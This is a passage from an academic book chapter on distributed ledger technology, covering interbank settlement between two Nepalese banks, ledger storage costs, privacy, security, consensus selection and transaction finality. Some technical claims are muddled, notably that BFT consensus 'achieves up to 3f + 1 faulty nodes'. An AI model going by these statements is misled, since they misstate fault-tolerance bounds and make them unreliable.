10. Thakral M, Singh RR, Jain A, Chhabra G (2021) Rigid wrap ATM debit card fraud detection using multistage detection. In: 2021 6th international conference on signal processing, computing and control (ISPCC), pp 774–778. https://doi.org/10.1109/ISPCC53510.2021.9609521
11. Singh RR, Thakral M, Kaushik S, Jain A, Chhabra G (2022) A blockchain-based expectation solution for the internet of bogus media. In: Hemanth DJ, Pelusi D, Vuppalapati C (eds) Intelligent data communication technologies and internet of things. Lecture notes on data engineering and communications technologies, vol 101. Springer, Singapore. https://doi.org/10.1007/978-981-16-7610-9_28
12. Thakral M, Jain A, Kadyan V, Jain A (2021) An innovative intelligent solution incorporating artificial neural networks for medical diagnostic application. In: Sixth international conference on image information processing (ICIIP), pp 529–532. https://doi.org/10.1109/ICIIP53038.2021.9702631
13. Mike M (2009) Banks send confidential emails to wrong addresses. Grab-Some-Popcorn Dept
14. Wilke CA (2000) Infrastructure threats—intrusion risks
15. Linda McG (2008) Data loss case study: how to tackle the email threat. Bank information security articles
16. Kivumbi (2009) Difference between hardware firewall and software firewall. DifferenceBetween.net
17. (2009) McAfee network security platform protects bank customers' financial assets and personal data. McAfee, Inc

Distributed Ledger Technology: Use Cases, Design, and Implementation Issues

Gopal Ojha, Rohit Kumar, Rojeena Bajracharya, and Rakesh Shrestha

Abstract Distributed Ledger Technology (DLT) based network provides an increasing application trends for various use cases. Distributed Ledger Technology (DLT) and Blockchain (BC) are used interchangeably in the current trend. DLT or Blockchain is an emerging decentralized and distributed computing paradigm that underpins the bitcoin cryptocurrency. The technology trend is shifting toward a trustless network, meaning there is no need to trust any of the components of the network, which is distributed in the form of a connected network. We discuss the issues arising in use cases based on business modeling while designing and implementing a DLT-based system. However, the problem of designing the system for implementation of DLT is competitive as compared to non-blockchain-based systems in terms of transaction throughput and scalability. In this chapter, we analyze the shortcomings of designing DLT-based network and its implementation as well as its underlying blockchain technology. We also present the framework and simulation results as well as network benchmarking using different tools and techniques considering two different DLT-based networks such as Ethereum and Hyperledger fabric.

1 Introduction

Blockchain technology is a form of Distributed Ledger Technology (DLT), where DLT is a tree and blockchain is an extended branch of the tree. The root of DLT is much older than blockchain technology. DLT is a type of database that is shared,

G. Ojha
Nepal College of Information Technology (NCIT), Pokhara University (PU), Patan, Nepal

G. Ojha · R. Kumar
Rosebay, Department of Research and Development, Kathmandu, Nepal

R. Bajracharya
Department of Electronic Engineering, Kyung Hee University, Yongin, South Korea

R. Shrestha (✉)
School of Integrated Technology (SIT), Yonsei University, Incheon, South Korea
e-mail: rakez_shre@yonsei.ac.kr

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_7

replicated, and synchronized among a huge number of distributed nodes around the globe. If anything is changed in the distributed ledger, it gets reflected and copied to all the nodes within a very short time. In the case of blockchain, verified blocks of transactions are chained together sequentially and chronologically, while such chains are not necessary in DLT.

The blockchains have properties to store the data of the ledger inside the block, such as a block link in an append-only fashion, and form a chain of blocks. Hence, all blockchains are distributed ledgers while not all DLT are blockchains. In other words, DLT is a shared ledger or it can be referred to as Distributed Ledger, which is replicated across the multiple nodes (sites), which holds synchronized digital data in the presence of a consensus mechanism, and the data are cryptographically secure. Such an infrastructure-based system is implemented due to the following reasons:

- Fault-tolerant characteristics of DLT-based network.
- Reliability over the consensus-based network.
- Immutable ledger.
- Transparency of cryptographically encrypted digital data.
- Tamper proof.
- Borderless.
- Data replication to prevent a single point of failure.
- Instant update.
- Continuously online.
- Encryption algorithms used for access control and authentication.
- Ability to execute a smart contract, etc.

The trend of implementation of Blockchain technology is increasing in the financial sector and other fields where data need to be ideally secure, and transparent to public users.

In general, blockchain is a publicly distributed database that records all electronic transactions or events in a transparent ledger and distributes them to participating users [1]. Every transaction, which is in the blockchain network is confirmed by the network's consensus process to store in the database as an immutable ledger [2–4]. Because each peer node holds the same copy of the blockchain based on safe encryption, the blockchain provides user privacy and anonymity. Blockchain technology is secure from the perspective of manipulation of stored ledger data; immutability plays a major role, which links blocks one after another to form a chain of blocks, unlike DAG-based DLT. There are three kinds of blockchains: permissionless, permissioned, and consortium blockchains. Any node in the permissionless blockchain may participate or interact with the public blockchain network without authorization, and no one has direct authority over the blockchain network. For example, Bitcoin and Ethereum. In the permissioned blockchain, participating in the network requires permission from the administrator, and the administrator has authority over the nodes' activity. Because there is a significant hierarchy in network governance, permissioned blockchains may not be fully decentralized systems over the public, and the ledger is always distributed. For example, Ethereum-based Quorum blockchain network. The consortium blockchain is a semi-private network with a control user group that runs across many enterprises. For example, Quorum, Hyperledger, and Corda. Consensus is a fault-tolerant mechanism used in blockchain to establish the required agreement across distributed numerous sites on a single state of the network. It is a set of guidelines that specify the contributions provided by the blockchains participating nodes.

However, research shows that from the perspective of performance, blockchain is still popular and its application is still in practice. There are tools to

- Benchmark the Ethereum network using tools like Hyperledger Calliper [5] and BlockSIM.
- Configuration for benchmarking the networks easily by using a tool like Hyperledger Calliper for blockchain platforms.

Distributed applications run on the top of the distributed blockchain network. Blockchain networks receive the transaction data as a client from the application. Transactions are stored in the block after a series of activities processed inside the network.

Here, we discuss the factors that affect the design of the DLT network for implementation and other related issues that arise during implementation. This chapter accepts and uses the technical term DLT to denote all distributed ledgers, regardless of the specific sharing technology or mechanism.

From the perspective of business, blockchain technology eliminates the intermediary in assets rights transfers reducing asset-trading fees, providing access to broader international markets, and decreasing the volatility of traditional financial markets.

We examine the drawbacks of designing and implementing a DLT-based network, and hence the underlying blockchain technology. In this chapter, we provide the framework, simulation results, and network benchmarking findings for two DLT-based networks, i.e., Ethereum and Hyperledger Fabric.

2 Background

The traditional digital financial ecosystem such as banking, business, and the financial industry generates, stores, and transfers information through a centralized, trust-based third party like clearing houses and intermediary financial institutions. Such financial transfers are inadequate, sluggish, expensive, and prone to manipulation, fraud, and misuse. In recent years, there have been several DLTs and blockchain technology introduced aimed at tackling issues in various other sectors [6–12]. The blockchain has transformed everything from financial and banking transactions to money/fiat management in the private sector. This might be a threat to financial sectors such as banks because it might replace the traditional banking system if it is unable to adopt the blockchain technology that helps in empowering new business prototypes through technology. Trillions of dollars are lost now due to an archaic system of sluggish transactions and hidden fees. Banks earn high profits by transferring funds, so they are not motivated to reduce rates. Payment revenues from cross-border transactions, such as payments and letters of credit, totaled $224 billion in 2019 [13]. On the other hand, DLT or blockchain technology, which anybody may use to send and receive money or cryptocurrencies, can reduce the need for trusted third parties to verify transactions, allowing individuals all over the globe to make rapid, inexpensive, and borderless payments. The blockchain/DLT are on the rise because they can be used for micropayments, i.e., they can be used for instant payments usually less than a dollar. One of the major reasons for this type of blockchain-based payments technology is the strong infrastructure that supports it in a distributed manner around the globe for payment settlements. Figure 1 shows the traditional banking system, which uses a clearing house as a centralized intermediary. It replaces clearing house-based centralized ledger to distributed ledger and works as decentralized data governance. A typical bank transfer must go through a complex series of mediators, ranging from correspondent banks to custodial services, before reaching any sort of client. This type of financial infrastructure for any bank transfer takes 3 days on average to settle the transactions and several intermediary fees and transaction fees. Since the sender's bank in country A and the receiver's bank in country B do not have a substantial financial relationship, they have to take support from the Society for Worldwide Interbank Financial Communication (SWIFT) network for a correspondent bank that has connections with both the banks and thus can settle the transaction for a feasible transaction fee [14]. Each correspondent bank has separate ledgers at the source and destination banks, which implies that these ledgers must be adjusted ultimately. The centralized SWIFT network does not transmit cash; rather, it transmits payment orders. The real cash is then sent




Fig. 1 Centralized ledger storage system storing its data by individual parties while intermediaries maintain communication between parties

through an intermediary mechanism. Each mediator raises extra transaction costs. It is not secure to finalize and settle an order on exchanges; several intermediaries are involved and as a result, it might introduce a possible point of failure. Furthermore, 60% of business-to-business payments need manual involvement, which takes about 15–20 min for each transaction.

Thus, Blockchain/DLT technology eliminates the intermediary in assets rights transfers, reducing asset trading fees, providing access to broader international markets, and decreasing the volatility of traditional financial markets. DLT has the potential to allow payments and transactions to be resolved immediately and to keep track of each transaction better than traditional protocols such as SWIFT. There are other DLT-based technologies to support the traditional financial system, however, in this chapter, we will discuss the most popular DLT for financial systems. Some of the well-known and improved DLT for transactions through blockchain technology are Ripple from Ripple Lab and Corda developed by R3. They are collaborating with established banks to improve the financial sector's transaction settlement efficiently.

i. **Ripple**: Ripple, an enterprise-level blockchain service provider, is the most visible entity involved in financial/banking trading and settlement. Ripple has its own native cryptocurrency called XRP that is primarily developed for payments and accepts payments in any currency, including fiat currencies. It is based on an efficient consensus mechanism different from Proof of Work (PoW) called Ripple Consensus Ledger (RCL). RCL offers quick, certified, and low-cost cross-border payments to financial and non-financial institutions. On the one hand, SWIFT provides one-way messaging (similar to emails) where the transactions are settled only after each entity has verified the transactions manually. On the other hand, Ripple's enterprise software solution called 'xCurrent solution' and 'xRapid' integrates seamlessly with a bank's existing databases and ledgers, offers banks a quicker, two-way communication protocol, and helps the bank to instantly settle cross-border payments, thus enabling real-time transactions and settlement. XRP is positioned as a means for creating a frictionless, independent digital asset that may be used as a bridging currency for cross-border payments, particularly between fewer traded currencies.
ii. **Corda**: Corda is a DLT platform created by R3, which has partnerships with several of the world's largest banks and insurers. Its objective is to provide a new operating system for financial markets. Corda is intended to record, maintain, and synchronize financial agreements among authorized banking as well as financial institutions. As compared with bitcoin, which is a public blockchain, Corda exclusively shared the verified transactions to only the legitimate parties who need to know inside its network based on an agreement. Switzerland's central bank employed R3's technology in a trial to consolidate big transactions among financial institutions utilizing digital currency.

It appears that Ripple and R3 are collaborating with existing banks to improve sector efficiency. They want to decentralize financial systems on a smaller level than public blockchains by integrating financial institutions into the same ledger to




Fig. 2 Distributed ledger storage system storing shared ledger by respective involved parties without involvement of intermediary

improve transaction efficiency. The decentralized scheme provided by these DLT technologies is shown in Fig. 2.

3 Assessment and Questionnaires

Will the traditional banking industry embrace this technology or be replaced by it?

Let us assess DLT, traditional financial systems, and their integration based on questionnaires.

- First, start with the reliability of the network. Are any financial transactions that have been issued in the network reliable to execute and store in the DLT-based platform? Or is it just a research-based approach to making a reliable system theoretically?
- The second question is related to security, such as what are the issues related to network security? and what type of security tools and technology are adopted in the current trend?
- After obtaining answers to these questions, we can move ahead to design the system as per the business rule defined by the individual financial institutions. However, researchers also argue for implementing the DLT in financial institutions. Is this due to the inefficiency of DLT technology? Or is the issue related to governance?
- Computational resources are another factor. If we deal with an append-only ledger, then how long do we need to store the data? Can we prune the ledger after a certain use?

- Moreover, immutability of the data is another issue?
- We need to investigate the consequences of storing all data, which might not be needed after the completion of acceptance of proof of transaction lifeline? If all the transactions are stored in the ledger, then we need to measure the computational cost of the distributed node in terms of processing unit and storage unit?
- Moreover, we need to come up with a solution for the network latency and finality of transactions. Network latency over the network plays an important role in how to verify the transaction with suitable technology that comes to the finality of transactions in real-time latency. The optimized consensus mechanism, which belongs to DLT-based network adds the network latency. This is due to the number of ledger information-containing nodes that have to communicate with each other to validate and verify the transaction.
- How does the system fullfill the requirement of accountability of the transaction and transactional data?
- How to choose an efficient way to access encrypted data from the ledger?

In this chapter, we focus on adding other issues that have the impact and consequences of DLT enterprise-grade nodes, which have more than thousands of nodes. A typical example of such a system that could be in the business need is inter-banking transaction settlement in the financial sector.

4 Role of DLT/Blockchain in Financial Services

The DLT technology allows untrustworthy parties to settle on the state of a ledger without the use of a mediator. A blockchain can deliver some financial services such as payments or securities by offering a ledger that nobody governs and without the need for the banking system. DLT and blockchain have the capabilities to disrupt, and bring significant changes, and opportunities to the existing trillion-dollar banking system. Some of the applications of DLT are as follows:

- Trading and Finance: Blockchain technology can improve transparency, security, and trustworthiness among trading participants throughout the globe by eliminating the tedious, paper-based heavy bills of transportation procedure in the trading and finance sector. It can also provide leverage trading.
- Payments: DLT/Blockchain technology might enable rapid payments at cheaper rates than the existing banking system by providing a decentralized ledger for payments (e.g., cryptocurrencies).
- Clearance and Settlement (C&S) Systems: Distributed ledgers can lower operating expenses while bringing consumers closer to the banking system by providing real-time financial transactions. Existing C&S takes about 2–3 days to complete credit lending and liquidity risk. This time can be reduced considerably to a few minutes by using R3's Corda as mentioned above.

- Interoperability between banking and payment platforms: Traditional securities, such as stocks, bonds, and alternative assets, can be tokenized and placed on public blockchains, allowing for more efficient and interoperable financial markets.
- Loans and Credit: By eliminating the need for intermediaries in the loan and credit industries, blockchain technology can make borrowing money safer and more affordable at minimum interest rates.
- Smart contracts: Smart contracts, which are self-executing contracts based on the blockchain, might possibly automate human operations ranging from compliance and claiming process to transferring the contents written in the smart contract.
- Electronic Know Your Customer (eKYC) and Fraud Prevention: The DLT enables information sharing between financial institutions simpler and secure by storing client information in distributed blocks. This helps in the prevention of financial fraud as all the client information is stored in the blockchain and only an authorized person can view the information.
- Remittances: Existing remittances sent and received between two or more entities are centralized, expensive, slow, error prone, vulnerable to fraud, money laundering, etc. DLT such as Oradian, which is a cloud-based software provider for micro-finance institutions including Stellar Lumens and Ripple, strives to lower the cost of a cross-border transfer by lowering C&S time and obtaining better exchange rates.
- Digital ID: Many people in the world do not have a bank account due to a lack of verified identity. In such cases, individuals can get a digital identity validated with biometrics that is securely kept and maintained for transacting value, both nationally and globally by employing DLTs. By permitting this kind of verification performed on a mobile device using KYC and treated as a valid form of identification, they can be part of the digital financial system.
- Property Registration: Similar to the digital ID, people cannot own land, vehicle, or any equipment to participate in the financial economy. Despite the fact that people may possess tiny plots of land, homes, etc., they are unable to utilize these assets as collateral owing to a lack of formal legal title. DLTs can assist alleviate these issues by lowering the cost of land ownership and formalization through registries that collaborate with local authorities to record and monitor land registry transactions, allowing those who do not have a bank account to participate in the formal financial system to some level.

Some other applications of the DLT are digital rights management, remittances based on cryptocurrency, insurances, data notarization, supply chain, etc.

5 Use Case and Scenarios

As we have seen in the previous sections, DLT is suitable for implementation in various sectors. We have illustrated the use case of interbank transactions, in which correspondent banks are in the same network state. Here, the same network state means all the correspondent banks use the shared ledger and maintain the interbank transactions on a shared ledger in such a way that the connected banks maintain their ledger at their premise and the contents of the ledger appear to be the same globally with the help of DLT.

Here, we have illustrated with the help of interbank transactions within the two banks, viz., Bank A and Bank B. Each bank holds two nodes, one node is redundant on each side to maintain the ledger so that the redundant node is available in case the other node is down. However, having one redundant node is not the optimal network topology. In order to obtain the optimal network topology and sustainable network, the network scenario needs to simulate the assumed system requirements.

Figure 3 shows that there are four nodes, each node is connected using the same protocols within the network, and the protocols belong to DLT. To visualize the basic concept of how DLT works, we can put forward blockchain 2.0 technologies such as Ethereum Blockchain network to deal with simple concepts of nodes, transactions, network, and business ledger and blockchain ledger.

In layman's terms, the ledger holds sequentially ordered actual changes made by the transaction. For example, Alice and Bob frequently operate transactions. After 10000s of transactions, Alice wants to see the history of transactions associated with her own transactions; then Alice retrieves the history, which is maintained in the blockchain ledger. The Blockchain ledger is similar in concept to the accounting ledger to hold the transaction records.

There is a different categorization of DLT and Blockchain technology, which supports the business use cases as defined in previous sections. Irrespective of any network protocols, we have put forward a simple scenario, and its implementation issue for the enterprise-grade system.

The section below describes the implementation overview of DLT along with protocol and technology selection strategies.




Fig. 3 The network consists of four nodes connected and each node holds the shared ledger of the network



Bank A :
Nepal
Rastra Bank
Bank B :
Krishi
Bikash Bank
BANK
BANK
Alice
Bob
Alice of bank A account holder sends NRS. 100 to Bob of Bank B account holder.

Fig. 4 Interbank transaction between two banks, Bank A and Bank B

In Fig. 4, it is shown that Bank A and Bank B are continuously interacting for the reconciliation and settlement of the transaction. This reconciliation and settlement are required to ensure that the transactions made within the two banks are reliable.

In this scenario, there exists an interbank transaction between two different bank account holders, namely Alice and Bob. Alice holds an account at Bank A while Bob holds an account at Bank B. In this scenario, Alice from Bank A tries to send NRS 100 to Bob at Bank B by generating a transaction. NRS (Nepalese Rupees) is a type of currency or token, which is acceptable to both correspondent parties; here, correspondent parties are correspondent banks in our example. This example is not focusing on ICO's ecosystem; it discusses the two banks one of which is assumed to be Nepal Rastra Bank, i.e., Bank A and another is Krishi Bikash Bank as Bank B. Both of these banks transact on NRS. Based on this scenario, we will continue for further examples.




Fig. 5 Traditional ledger management in a centralized database by each institution (Banks)




Fig. 6 DLT Implementation with transactions maintained on a shared ledger

Figure 5 shows the traditional ledger management carried out by the existing centralized banking system. As discussed in Sect. 2, Bank A and Bank B keep their information in a centralized database. Both banks share the information about the transaction for settlement made by the clients and maintain the database independently. The client Alice at Bank A carried out the transaction with client Bob at Bank B and their related information is shareable between the two Banks. The banks used this information to perform the settlement of transactions. However, manual settlement strategies require a significant amount of time and high cost in terms of the workforce used by the bank staff.

The enormous efforts used by the staff to perform the settlement and reconciliation of transactions can be reduced by using the features of DLT. Figures 5 and 6 show modeling of DLT-based systems for enhancement of settlement and reconciliation system efficiency as described above.

6 Modeling into DLT-Based Network

The sharing and storing of transaction information of the clients between the two banks by implementing DLT for the above use case are shown in Fig. 6. Both the banks, i.e., Bank A and Bank B maintain the transaction information of their clients, Alice and Bob, in a shared ledger in a distributed manner, which has no central authority on data. It preserves the DLT features, and this DLT-based network model gets to benefit from shared data stored in the decentralized ledger.

As the benefit has been recognized in various sectors, due to the characteristics of DLT as we explained above, use cases like interbank transaction settlement fit each other with DLT, which is discussed above.

The following section deals with the factor affecting the DLT-based system design, implementing DLT network, and interaction with the enterprise-grade DApp, which deliver millions of TPS to the DLT-based network.

6.1 Managing Computational Resources

As the ledger is distributed in different locations and connected with each other with the help of underlying protocols, to maintain the availability of the network services it is important to maximize the availability of distributed network components. These distributed components are storage units and processing units.

6.2 Estimation of the Finality of the Transaction

DLT offers a range of business use cases. Business-like transaction settlement requires fast enough to confirm the transaction to be settled. Some businesses do not have the first priority to finalize the transaction by the network in less confirmation time or waiting time to confirm the transaction by the network. However, most of the businesses always recommend confirming the transaction in real-time latency. Real-time latency refers to confirmation time close to zero seconds.

7 Issues Related to DLT Implementation

Kubernetes is the widely adopted network management tool, which consumes the Docker compose file to configure, manage, and monitor the network nodes and components. Containerized networks, which allow microservices, are managed by the tools. Such tools play important roles in enterprise-grade systems. The cluster of nodes hold number of Docker containers. Each Docker container is continuously managing and monitoring with administrative privilege using monitoring tools. Such tools fit almost all systems, which are focused to run within the Docker containers. There are other tools called Docker Swarm, which are widely adopted and additionally fill the gap of management of the whole network using Kubernetes. Some enterprise-grade systems lack these opportunities due to a lack of technology implementation and may still available tools is using shell scripting to manage the network as an automated startup, manage, and monitor. In this chapter, we are not going into detail on such tools; we will focus on DLT rather than its management of containers on deployed networks with tools like Kubernetes, Docker Swarm, or shell scripting.

Here, we focus only on what the cause and effect are with consequences on DLT and its implementation issues for the enterprise-grade system.

7.1 Managing Distributed Nodes in Terms of Storage Cost

By the name of DLT, the ledger is distributed. Distributed ledger also offers crash tolerance and high availability of network components to interact with the network. DLT offers an immutable ledger with the help of an append-only model as shown in Fig. 7. In the append-only model, all the transactions can append or modify the ledger, however, they cannot modify the contents of the appended transactions. This comes into benefit in many use cases where a transaction has not been modified and guarantees the immutability of the data. Immutability is achieved with the help of protocols; protocols to ensure there is no modification on stored data that is appended on the ledger and the protocols that ensure there is no possibility to be changed stored ledger data.

What if the Dapp submits the transaction in high volume to the DLT-based system continuously? The ledger becomes bigger and bigger in size, hence requires a larger size of storage. The issue arises while implementing a DLT-based system for the 1000 s of nodes distributed with the shared ledger. The storage size of the network becomes larger and larger. Managing a distributed node in terms of storage cost while implementing a DLT-based network is one issue.

For simplicity and solving the problem on implementation with solution, approaches are considered as the pruning of ledger and merging of the ledger.

Pruning of ledger leads to loss of data which violates the immutability of the ledger. However, this is one approach to reducing the storage cost. The merging of ledgers reduces the size of the ledger containing nodes.




Fig. 7 Data append in the ledger with immutable properties

7.2 Managing Distributed Nodes in Terms of Processing Cost

Managing the clusters of 1000 s of nodes in the network, the amount of processing capacity is measurable. For the high TPS system, executing the smart contract also has an impact on the processing unit. The issues noticed are on indexing, and searching of cryptographically encrypted and one-way hashed ledger data from the network.

Among the many databases, key value-based storing methods become effective for the increasing write throughput. However, reading from the database becomes less efficient. Fetching each value from the database is associated with the key and decrypting each value for further transformation. This decryption method is required for every encrypted data. However, fetching each key-value pair and decrypting each value takes a significant amount of time to process. Additionally, searching on such encrypted data becomes costly to approximate the search result as a true positive result.

Not all business use cases prefer the perfect privacy of the transaction and its transnational data. Technology and business need is coupled to enhance the day-to-day work with security and privacy maintained systems.

Some other issues in implementing the DLT in terms of privacy and security are described in the following sub-sections.

7.2.1 Privacy Issues in DLT

As the financial transactions are stored and shared among all the participating nodes in the public ledger of the DLT, some of the sensitive information is visible to everyone, i.e., all the nodes in the public blockchain. One reason for this is that the validating nodes in the distributed network should have visibility of the data they are validating for transparency; as a result, every node in the network can see others' information all the time. Even though the private key that is kept safe with the user is required to access the blockchain, it does not mean that all the information is encrypted. In the case of bitcoin, it is a public blockchain where the user data is stored pseudo-anonymously but the transaction data is public. In the case of financial institutions, the open visibility of all the sensitive transaction information of the clients might allow everyone to see the exchange of financial transactions due to the core nature of blockchain. Although a blockchain might replace SWIFT, it has significant adoption challenges. Solutions to these problems are being explored, although they are not yet generally recognized such as zero-knowledge proofs used in Z-cash that allows data validation without revealing the critical internal data. It allows privacy and exclusive transparency of financial transactions. Similarly, R3's Corda allows for international data sharing, only with those trusted groups with a valid reason to know the data placed within a blockchain based on a strict agreement. In addition, Hawk is a decentralized smart contract solution that keeps financial transactions private from the public sphere by not storing them in the open on the blockchain so that it can prevent the public from viewing sensitive transactions.

7.2.2 Security Issues in DLT Implementation

DLT became more efficient when blockchain additionally introduced the ability to execute smart contracts in a distributed and decentralized fashion. Transactions are cryptographically secured and it is difficult to alter the transaction in a large distributed and decentralized system. However, transactional data is still exposed as blockchain data and metadata. For example, in Ethereum, it is expensive to retrieve all the current state data when all data is cryptographically encrypted. Additionally, Ethereum Virtual Machine (EVM) has to feed with plain text like a master source of data rather than encrypted data. An example is a mathematical calculation which cannot be done in cryptographic data. Similarly, in the Hyperledger fabric, the world state cannot be secured with the encryption scheme. It is due to data validation during the execution of a transaction in different nodes. Moreover, it is not possible to identify the exact change in the source of data in case of all the previous and current data as they are cryptographically encrypted. Additionally, some vulnerable cases are vulnerable smart contracts, theft of user private key, and executing a smart contract by another malicious actor are some examples of security issues in DLT implementation.

7.3 Consensus Selection for Decentralized Business Use Cases

It is continuously evolving the variants of consensus, which is based on use cases of business need. There are consensus mechanisms, which are variants of Byzantine fault-tolerant (xBFT) for example, Practical Byzantine fault-tolerant (PBFT), and variants of proof of something (PoX), for example, proof of work and proof of stake.

We can take base as a PoW and PBFT which are commonly used and accepted for the implementation. PoW is energy-intensive. An alternative is seen as a Proof of Stake (PoS) and Proof of Authority (PoA), which is used by the variants of the Ethereum network. There is another consensus, which plays the decentralized role in a distributed environment. For example, PBFT and Hedera Hashgraph.

Selection of consensus is one of the issues for the existing and upcoming financial startups. Choosing a consensus should not be a technological decision; rather, it should be a business decision that successfully tolerates network component activity.

Consensus is one of the factors that determines how long it will take to confirm the transaction. For Bitcoin, it takes more than a minute; for Ethereum, it takes less than or around a few minutes by using PoW consensus. We can take an example such as Hedera Hashgraph, which is based on PBFT consensus that can confirm within the second.

7.4 Finality of Transaction in Near to Real-Time Latency

When the nodes are separated far apart, then latency increases in the overall system due to the transmission of data within the network. The number of times of communication between nodes and the number of nodes also determines the time to the finality of a transaction.

As shown in Fig. 8, node A receives a transaction, and either transaction metadata or the transaction itself needs to be transmitted to node B, node C, and node D. This is because all nodes are connected with each other and the connected nodes in the network require all the nodes to participate in the consensus mechanism. Further, nodes transmit transactions to their connected node until all the nodes confirm the transaction can commit in their individual ledger. All the nodes communicate with each other until a majority of consensus protocol is reached. BFT consensus achieves up to 3f + 1 faulty nodes. If faulty nodes are assumed to be f = 5, then there must be a total of 16 nodes in the network that are participating in the consensus mechanism. Similarly, if f = 1, then, the total number of nodes = 4. WIn Fig. 8, we can see that all the four nodes are connected with each other. Let us assume that there are 1000 nodes, which have to participate in the consensus mechanism. It tolerates up to 333 faulty nodes. We can assume 333 faulty nodes are due to the unavailability of nodes and this can happen when the node server or Docker container is down. The remaining nodes, i.e., all 667 nodes participate in consensus to approve the transaction. We noticed that there is a significant latency added in the overall system due to the communication between the participating nodes and the time taken by each participating node to acknowledge or vote for the transaction and re-gather results to publish to the network. Additionally, for a secure system, transactional data encryption and decryption are some of the solutions. This encryption and decryption may take significant time. As we have discussed, latency over the network is not

